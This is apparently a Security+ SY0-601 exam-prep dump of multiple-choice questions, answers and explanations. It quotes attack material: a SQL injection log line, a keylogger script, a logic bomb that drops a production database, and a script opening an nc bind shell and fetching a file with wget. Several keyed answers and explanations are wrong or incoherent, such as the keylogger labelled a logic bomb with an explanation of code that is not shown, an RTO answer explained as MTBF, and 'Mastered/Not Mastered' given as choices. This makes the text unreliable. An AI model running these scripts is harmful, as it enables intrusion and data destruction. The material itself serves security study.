B. Application baseline configuration
C. Standard naming convention policy
D. Wireless LAN and network perimeter diagram

Answer: C

Explanation:
A standard naming convention policy would provide guidelines on how to label new network devices as part of the initial configuration. A standard naming convention policy is a document that defines the rules and formats for naming network devices, such as routers, switches, firewalls, servers, or printers. A standard naming convention policy can help an organization achieve consistency, clarity, and efficiency in network management and administration.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.cisco.com/c/en/us/td/docs/solutions/Enterprise/Network_Virtualization/PathIsolationDesignGuide/P

NEW QUESTION 169
- (Exam Topic 2)
An organization recently released a software assurance policy that requires developers to run code scans each night on the repository. After the first night, the security team alerted the developers that more than 2,000 findings were reported and need to be addressed. Which of the following is the MOST likely cause for the high number of findings?

A. The vulnerability scanner was not properly configured and generated a high number of false positives
B. Third-party libraries have been loaded into the repository and should be removed from the codebase.
C. The vulnerability scanner found several memory leaks during runtime, causing duplicate reports for the same issue.
D. The vulnerability scanner was not loaded with the correct benchmarks and needs to be updated.

Answer: A

Explanation:

The most likely cause for the high number of findings is that the vulnerability scanner was not properly configured and generated a high number of false positives. False positive results occur when a vulnerability scanner incorrectly identifies a non-vulnerable system or application as being vulnerable. This can happen due to incorrect configuration, over-sensitive rule sets, or outdated scan databases.
https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/sy0-601-comptia-security-plus-course/

NEW QUESTION 172
- (Exam Topic 2)
A junior human resources administrator was gathering data about employees to submit to a new company awards program The employee data included job title business phone number location first initial with last name and race Which of the following best describes this type of information?

A. Sensitive
B. Non-Pll
C. Private
D. Confidential

Answer: B

Explanation:
Non-PII stands for non-personally identifiable information, which is any data that does not directly identify a specific individual. Non-PII can include information such as job title, business phone number, location, first initial with last name, and race. Non-PII can be used for various purposes, such as statistical analysis, marketing, or research. However, non-PII may still pose some privacy risks if it is combined or linked with other data that can reveal an individual’s identity.
References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.investopedia.com/terms/n/non-personally-identifiable-information-npii.asp

NEW QUESTION 175
- (Exam Topic 2)
A company recently implemented a patch management policy; however, vulnerability scanners have still been flagging several hosts, even after the completion of the patch process. Which of the following is the most likely cause of the issue?

A. The vendor firmware lacks support.
B. Zero-day vulnerabilities are being discovered.
C. Third-party applications are not being patched.
D. Code development is being outsourced.

Answer: C

Explanation:
Third-party applications are applications that are developed and provided by external vendors or sources, rather than by the organization itself. Third-party applications may introduce security risks if they are not properly vetted, configured, or updated. One of the most likely causes of vulnerability scanners flagging several hosts after the completion of the patch process is that third-party applications are not being patched. Patching is the process of applying updates or fixes to software to address bugs, vulnerabilities, or performance issues. Patching third-party applications is essential for maintaining their security and functionality, as well as preventing attackers from exploiting known flaws.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.csoonline.com/article/2124681/why-third-party-security-is-your-security.html

NEW QUESTION 176
- (Exam Topic 2)
Which Of the following security controls can be used to prevent multiple from using a unique card swipe and being admitted to a entrance?

A. Visitor logs
B. Faraday cages
C. Access control vestibules
D. Motion detection sensors

Answer: C

Explanation:
Access control vestibules are physical security controls that consist of two sets of doors or gates that create a small enclosed space between them. Only one door or gate can be opened at a time, and only one person can enter or exit the vestibule at a time. Access control vestibules can prevent multiple people from using a unique card swipe and being admitted to a secure entrance, as they require each person to authenticate individually and prevent tailgating or piggybacking.

NEW QUESTION 177
- (Exam Topic 2)
Which of the following is the correct order of evidence from most to least volatile in forensic analysis?

A. Memory, disk, temporary filesystems, CPU cache
B. CPU cache, memory, disk, temporary filesystems
C. CPU cache, memory, temporary filesystems, disk
D. CPU cache, temporary filesystems, memory, disk

Answer: C

Explanation:
The correct order of evidence from most to least volatile in forensic analysis is based on how quickly the evidence can be lost or altered if not collected or preserved properly. CPU cache is the most volatile type of evidence because it is stored in a small amount of memory on the processor and can be overwritten or erased very quickly. Memory is the next most volatile type of evidence because it is stored in RAM and can be lost when the system is powered off or rebooted. Temporary filesystems are less volatile than memory because they are stored on disk, but they can still be deleted or overwritten by other processes or users. Disk is the least volatile type of evidence because it is stored on permanent storage devices and can be recovered even after deletion or formatting, unless overwritten

by new data. References:
https://www.comptia.org/blog/what-is-volatility-in-digital-forensics

NEW QUESTION 181
- (Exam Topic 2)
A corporate security team needs to secure the wireless perimeter of its physical facilities to ensure only authorized users can access corporate resources. Which of the following should the security team do? (Refer the answer from CompTIA SY0-601 Security+ documents or guide at comptia.org)

A. Identify rogue access points.
B. Check for channel overlaps.
C. Create heat maps.
D. Implement domain hijacking.

Answer: A

Explanation:
Based on CompTIA SY0-601 Security+ guide, the answer to the question is A. Identify rogue access points. To secure the wireless perimeter of its physical facilities, the corporate security team should focus on
identifying rogue access points, which are unauthorized access points that have been set up by employees or outsiders to bypass security controls. By identifying and removing these rogue access points, the team can ensure that only authorized users can access corporate resources through the wireless network.
https://www.comptia.org/training/books/security-sy0-601-study-guide

NEW QUESTION 183
- (Exam Topic 2)
A security team is engaging a third-party vendor to do a penetration test of a new proprietary application prior to its release. Which of the following documents would the third-party vendor most likely be required to review and sign?

A. SLA
B. NDA
C. MOU
D. AUP

Answer: B

Explanation:
NDA stands for Non-Disclosure Agreement, which is a legal contract that binds the parties to keep confidential information secret and not to disclose it to unauthorized parties. A third-party vendor who is doing a penetration test of a new proprietary application would most likely be required to review and sign an NDA to protect the intellectual property and trade secrets of the security team.

NEW QUESTION 184
- (Exam Topic 2)
An engineer is using scripting to deploy a network in a cloud environment. Which the following describes this scenario?

A. SDLC
B. VLAN
C. SDN
D. SDV

Answer: C

Explanation:
SDN stands for software-defined networking, which is an approach to networking that uses software-based controllers or application programming interfaces (APIs) to communicate with underlying hardware infrastructure and direct traffic on a network. SDN decouples the network control plane from the data plane, enabling centralized management and programmability of network resources. SDN can help an engineer use scripting to deploy a network in a cloud environment by allowing them to define and automate network policies, configurations, and services through software commands.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.cisco.com/c/en/us/solutions/software-defined-networking/overview.html

NEW QUESTION 188
- (Exam Topic 2)
A security analyst reviews web server logs and notices the following line: 104.35. 45.53 [22/May/2020:07 : 00:58 +0100] "GET . UNION ALL SELECT
user login, user _ pass, user email from wp users—— HTTP/I.I" 200 1072
http://www.example.com/wordpress/wp—admin/
Which of the following vulnerabilities is the attacker trying to exploit?

A. SSRF
B. CSRF
C. xss
D. SQLi

Answer: D

Explanation:
SQLi stands for SQL injection, which is a type of web security vulnerability that allows an attacker to execute malicious SQL statements on a database server. SQLi can result in data theft, data corruption, denial of service, or remote code execution.
The attacker in the web server log is trying to exploit a SQLi vulnerability by sending a malicious GET request that contains a UNION ALL SELECT statement. This statement is used to combine the results of two or more SELECT queries into a single result set. The attacker is attempting to retrieve user login, user pass, and user email from the wp users table, which is a WordPress database table that stores user information. The attacker may use this information to compromise the WordPress site or the users' accounts.

NEW QUESTION 191
- (Exam Topic 2)
A company is moving to new location. The systems administrator has provided the following server room requirements to the facilities staff:

- Consistent power levels in case of brownouts or voltage spikes
- A minimum of 30 minutes runtime following a power outage
- Ability to trigger graceful shutdowns of critical systems

Which of the following would BEST meet the requirements?

A. Maintaining a standby, gas-powered generator
B. Using large surge suppressors on computer equipment
C. Configuring managed PDUs to monitor power levels
D. Deploying an appropriately sized, network-connected UPS device

Answer: D

Explanation:
A UPS (uninterruptible power supply) device is a battery backup system that can provide consistent power levels in case of brownouts or voltage spikes. It can also provide a minimum of 30 minutes runtime following a power outage, depending on the size and load of the device. A network-connected UPS device can also communicate with critical systems and trigger graceful shutdowns if the battery level is low or the power is not restored.


NEW QUESTION 195
- (Exam Topic 2)
A major manufacturing company updated its internal infrastructure and just started to allow OAuth application to access corporate data Data leakage is being reported Which of following most likely caused the issue?

A. Privilege creep
B. Unmodified default
C. TLS
D. Improper patch management

Answer: A

Explanation:
Privilege creep is the gradual accumulation of access rights beyond what an individual needs to do his or her job. In information technology, a privilege is an identified right that a particular end user has to a particular system resource, such as a file folder or virtual machine. Privilege creep often occurs when an employee changes job responsibilities within an organization and is granted new privileges. While employees may need to retain their former privileges during a period of transition, those privileges are rarely revoked and result in an unnecessary accumulation of access privileges. Privilege creep creates a security risk by increasing the attack surface and exposing sensitive data or systems to unauthorized or malicious users.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.techtarget.com/searchsecurity/definition/privilege-creep

NEW QUESTION 200
- (Exam Topic 2)
Given the following snippet of Python code:
Which of the following types of malware MOST likely contains this snippet?



```
#!/usr/bin/env python3
import logging
from pynput.keyboard import Key, Listener
logging.basicConfig(filename=("output.txt"), level=logging.DEBUG, format=" %(asctime)s - %(message)s")
def on_press(key):
    logging.info(str(key))
with Listener(on_press=on_press) as listener :
    listener.join()
```

A. Logic bomb
B. Keylogger
C. Backdoor
D. Ransomware

Answer: A

Explanation:
A logic bomb is a type of malware that executes malicious code when certain conditions are met. A logic bomb can be triggered by various events, such as a specific date or time, a user action, a system configuration change, or a command from an attacker. A logic bomb can perform various malicious actions, such as deleting files, encrypting data, displaying messages, or launching other malware.
The snippet of Python code shows a logic bomb that executes a function called delete_all_files() when the current date is December 25th. The code uses the datetime module to get the current date and compare it with a predefined date object. If the condition is true, the code calls the delete_all_files() function, which presumably deletes all files on the system.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.kaspersky.com/resource-center/definitions/logic-bomb

NEW QUESTION 204
- (Exam Topic 2)
Which of the following processes would most likely help an organization that has conducted an incident response exercise to improve performance and identify challenges?

A. Lessons learned
B. Identification
C. Simulation
D. Containment

Answer: A

Explanation:
Lessons learned is a process that would most likely help an organization that has conducted an incident response exercise to improve performance and identify challenges. Lessons learned is a process that involves reviewing and evaluating the incident response exercise to identify what went well, what went wrong, and what can be improved. Lessons learned can help an organization enhance its incident response capabilities, address any gaps or weaknesses, and update its incident response plan accordingly.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901

NEW QUESTION 208
- (Exam Topic 2)
An organization wants to secure a LAN/WLAN so users can authenticate and transport data securely. The solution needs to prevent on-path attacks and evil twin attacks. Which of the following will best meet the organization's need?

A. MFA
B. 802.1X
C. WPA2
D. TACACS

Answer: B

Explanation:
* 802.1 X is a standard for network access control that provides authentication and encryption for devices that connect to a LAN/WLAN. 802.1X uses the Extensible Authentication Protocol (EAP) to exchange authentication messages between a supplicant (the device requesting access), an authenticator (the device granting access), and an authentication server (the device verifying credentials). 802.1X can prevent on-path attacks and evil twin attacks by requiring users to provide valid credentials before accessing the network and encrypting the data transmitted over the network.
On-path attacks are attacks that involve intercepting or modifying network traffic between two endpoints. An on-path attacker can eavesdrop on sensitive information, alter or inject malicious data, or redirect traffic to malicious destinations. On-path attacks are frequently perpetrated over WiFi network1s.
Evil twin attacks are attacks that involve setting up a fake WiFi access point that mimics a legitimate one. An evil twin attacker can trick users into connecting to the fake network and then monitor or manipulate their online activity. Evil twin attacks are more common on public WiFi networks that are unsecured and leave personal data vulnerable23.

NEW QUESTION 211
- (Exam Topic 2)
A security administrator suspects there may be unnecessary services running on a server. Which of the following tools will the administrator most likely use to confirm the suspicions?

A. Nmap
B. Wireshark
C. Autopsy
D. DNSEnum

Answer: A

Explanation:
Nmap is a tool that is used to scan IP addresses and ports in a network and to detect installed applications. Nmap can help a security administrator determine the services running on a server by sending various packets to the target and analyzing the responses. Nmap can also perform various tasks such as OS detection, version detection, script scanning, firewall evasion, and vulnerability scanning.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://nmap.org/

NEW QUESTION 213
- (Exam Topic 2)
A security administrator installed a new web server. The administrator did this to increase the capacity for an application due to resource exhaustion on another server. Which of the following algorithms should the administrator use to split the number of the connections on each server in half?

A. Weighted response
B. Round-robin
C. Least connection
D. Weighted least connection

Answer: B

Explanation:
Round-robin is a type of load balancing algorithm that distributes traffic to a list of servers in rotation. It is a static algorithm that does not take into account the state of the system for the distribution of tasks. It assumes that all servers have equal capacity and can handle an equal amount of traffic.

NEW QUESTION 218
- (Exam Topic 2)
A security team will be outsourcing several key functions to a third party and will require that:
• Several of the functions will carry an audit burden.
• Attestations will be performed several times a year.
• Reports will be generated on a monthly basis.

Which of the following BEST describes the document that is used to define these requirements and stipulate how and when they are performed by the third party?

A. MOU
B. AUP
C. SLA
D. MSA

Answer: C

Explanation:
A service level agreement (SLA) is a contract between a service provider and a customer that outlines the services that are to be provided and the expected levels of performance. It is used to define the requirements for the service, including any attestations and reports that must be generated, and the timescales in which these must be completed. It also outlines any penalties for failing to meet these requirements. SLAs are essential for ensuring that third-party services are meeting the agreed upon performance levels.
Reference: CompTIA Security+ Study Guide: SY0-601 by Emmett Dulaney, Chuck Easttom https://www.wiley.com/en-us/CompTIA+Security%2B+Study+Guide%3A+SY0-601-p-9781119515968
CompTIA Security+ Get Certified Get Ahead: SY0-601 Study Guide by Darril Gibson https://www.amazon.com/CompTIA-Security-Certified-Ahead-SY0-601/dp/1260117558
Note: SLA is the best document that is used to define these requirements and stipulate how and when they are performed by the third party.

NEW QUESTION 223
- (Exam Topic 2)
A company is developing a new initiative to reduce insider threats. Which of the following should the company focus on to make the greatest impact?

A. Social media analysis
B. Least privilege
C. Nondisclosure agreements
D. Mandatory vacation

Answer: B

Explanation:
Least privilege is a security principle that states that users and processes should only have the minimum level of access and permissions required to perform their tasks. This reduces the risk of insider threats by limiting the potential damage that a malicious or compromised user or process can cause to the system or data.
References: https://www.comptia.org/blog/what-is-least-privilege

NEW QUESTION 228
- (Exam Topic 2)
A small, local company experienced a ransomware attack. The company has one web-facing server and a few workstations. Everything is behind an ISP firewall. A single web-facing server is set up on the router to forward all ports so that the server is viewable from the internet. The company uses an older version of third-party software to manage the website. The assets were never patched. Which of the following should be done to prevent an attack like this from happening again? (Select three).

A. Install DLP software to prevent data loss.
B. Use the latest version of software.
C. Install a SIEM device.
D. Implement MDM.
E. Implement a screened subnet for the web server.
F. Install an endpoint security solution.
G. Update the website certificate and revoke the existing ones.
H. Deploy additional network sensors.

Answer: BEF


NEW QUESTION 232
- (Exam Topic 2)
An attacker is targeting a company. The attacker notices that the company’s employees frequently access a particular website. The attacker decides to infect the website with malware and hopes the employees’ devices will also become infected. Which of the following techniques is the attacker using?

A. Watering-hole attack
B. Pretexting
C. Typosquatting
D. Impersonation

Answer: A

Explanation:
a watering hole attack is a form of cyberattack that targets a specific group of users by infecting websites that they commonly visit123. The attacker seeks to compromise the user’s computer and gain access to the network at the user’s workplace or personal data123. The attacker observes the websites often visited by the victim or the group and infects those sites with malware14. The attacker may also lure the user to a malicious 4site. A watering hole attack is difficult to diagnose and poses a significant threat to websites and users2 .


NEW QUESTION 234
- (Exam Topic 2)
An incident has occurred in the production environment.
Analyze the command outputs and identify the type of compromise.



```
$ cat /var/log/www/file.sh
#!/bin/bash

user=`grep john /etc/password`
if [ $user = "" ]; then
 mysql -u root -p mys3cr3tdbpw -e "drop database production"
fi

$ crontab -l
*/5 * * * * /var/log/www/file.sh
```



```
$ cat /var/log/www/file.sh
#!/bin/bash

date=`date +%Y-%m-%y`

echo "type in your full name: "
read loggedInName
nc -l -p 31337 -e /bin/bash
wget www.eicar.org/download/eicar.com.txt
echo "Hello, $loggedInName the virus file has been downloaded"
```

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Command Output1 = Logic Bomb
A logic bomb is a type of malicious code that executes when certain conditions are met, such as a specific date or time, or a specific user action1. In this case, the logic bomb is a script that runs every minute and checks if there is a user named john in the /etc/password file. If there is, it drops the production database using a MySQL command3. This could cause severe damage to the system and the data.
To prevent logic bombs, you should use antivirus software that can detect and remove malicious code, and also perform regular backups of your data. You should also avoid opening suspicious attachments or links from unknown sources, and use strong passwords for your accounts1.
Command Output2 = backdoorA backdoor is a type of malicious code that allows an attacker to access a system or network remotely, bypassing security measures1. In this case, the backdoor is a script that runs every time the date command is executed and prompts the user to enter their full name. Then, it opens a reverse shell connection using the nc command and downloads a virus file from a malicious website using the wget command2. This could allow the attacker to execute commands on the system and infect it with malware.
To prevent backdoors, you should use antivirus software that can detect and remove malicious code, and also update your system and applications regularly. You should also avoid executing unknown commands or scripts from untrusted sources, and use firewall rules to block unauthorized connections

NEW QUESTION 239
- (Exam Topic 2)
Which of the following should customers who are involved with Ul developer agreements be concerned with when considering the use of these products on highly

sensitive projects?

A. Weak configurations
B. Integration activities
C. Unsecure user accounts
D. Outsourced code development

Answer: A

Explanation:
Customers who are involved with Ul developer agreements should be concerned with weak configurations when considering the use of these products on highly sensitive projects. Weak configurations can lead to security vulnerabilities, which can be exploited by malicious actors. It is important to ensure that all configurations are secure and up-to-date in order to protect sensitive data. Source: UL

NEW QUESTION 240
- (Exam Topic 2)
A network administrator needs to determine Ihe sequence of a server farm's logs. Which of the following should the administrator consider? (Select TWO).

A. Chain of custody
B. Tags
C. Reports
D. Time stamps
E. Hash values
F. Time offset

Answer: DF

Explanation:
A server farm’s logs are records of events that occur on a group of servers that provide the same service or function. Logs can contain information such as date, time, source, destination, message, error code, and severity level. Logs can help administrators monitor the performance, security, and availability of the servers and troubleshoot any issues.
To determine the sequence of a server farm’s logs, the administrator should consider the following factors:

- Time stamps: Time stamps are indicators of when an event occurred on a server. Time stamps can help administrators sort and correlate events across different servers based on chronological order. However, time stamps alone may not be sufficient to determine the sequence of events if the servers have different time zones or clock settings.
- Time offset: Time offset is the difference between the local time of a server and a reference time, such as Coordinated Universal Time (UTC) or Greenwich Mean Time (GMT). Time offset can help administrators adjust and synchronize the time stamps of different servers to a common reference time and eliminate any discrepancies caused by time zones or clock settings.

References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://docs.microsoft.com/en-us/windows-server/administration/server-manager/view-event-logs

NEW QUESTION 245
- (Exam Topic 2)
A user is trying to upload a tax document, which the corporate finance department requested, but a security program IS prohibiting the upload A security analyst determines the file contains Pll, Which of
the following steps can the analyst take to correct this issue?

A. Create a URL filter with an exception for the destination website.
B. Add a firewall rule to the outbound proxy to allow file uploads
C. Issue a new device certificate to the user's workstation.
D. Modify the exception list on the DLP to allow the upload

Answer: D

Explanation:
Data Loss Prevention (DLP) policies are used to identify and protect sensitive data, and often include a list of exceptions that allow certain types of data to be uploaded or shared. By modifying the exception list on the DLP, the security analyst can allow the tax document to be uploaded without compromising the security of the system. (Reference: CompTIA Security+ SY0-601 Official Textbook, page 479-480)

NEW QUESTION 249
- (Exam Topic 2)
Which of the following measures the average time that equipment will operate before it breaks?

A. SLE
B. MTBF
C. RTO
D. ARO

Answer: C

Explanation:
the measure that calculates the average time that equipment will operate before it breaks is MTB1F2. MTBF stands for Mean Time Between Failures and it is a metric that represents the average time between two failures occurring in a given period12. MTBF is used to measure the reliability and availability of a product or system12. The higher the MTBF, the more reliable and available the product or system 1is2.

NEW QUESTION 251
- (Exam Topic 2)
A company policy requires third-party suppliers to self-report data breaches within a specific time frame. Which of the following third-party risk management

policies is the company complying with?

A. MOU
B. SLA
C. EOL
D. NDA

Answer: B

Explanation:
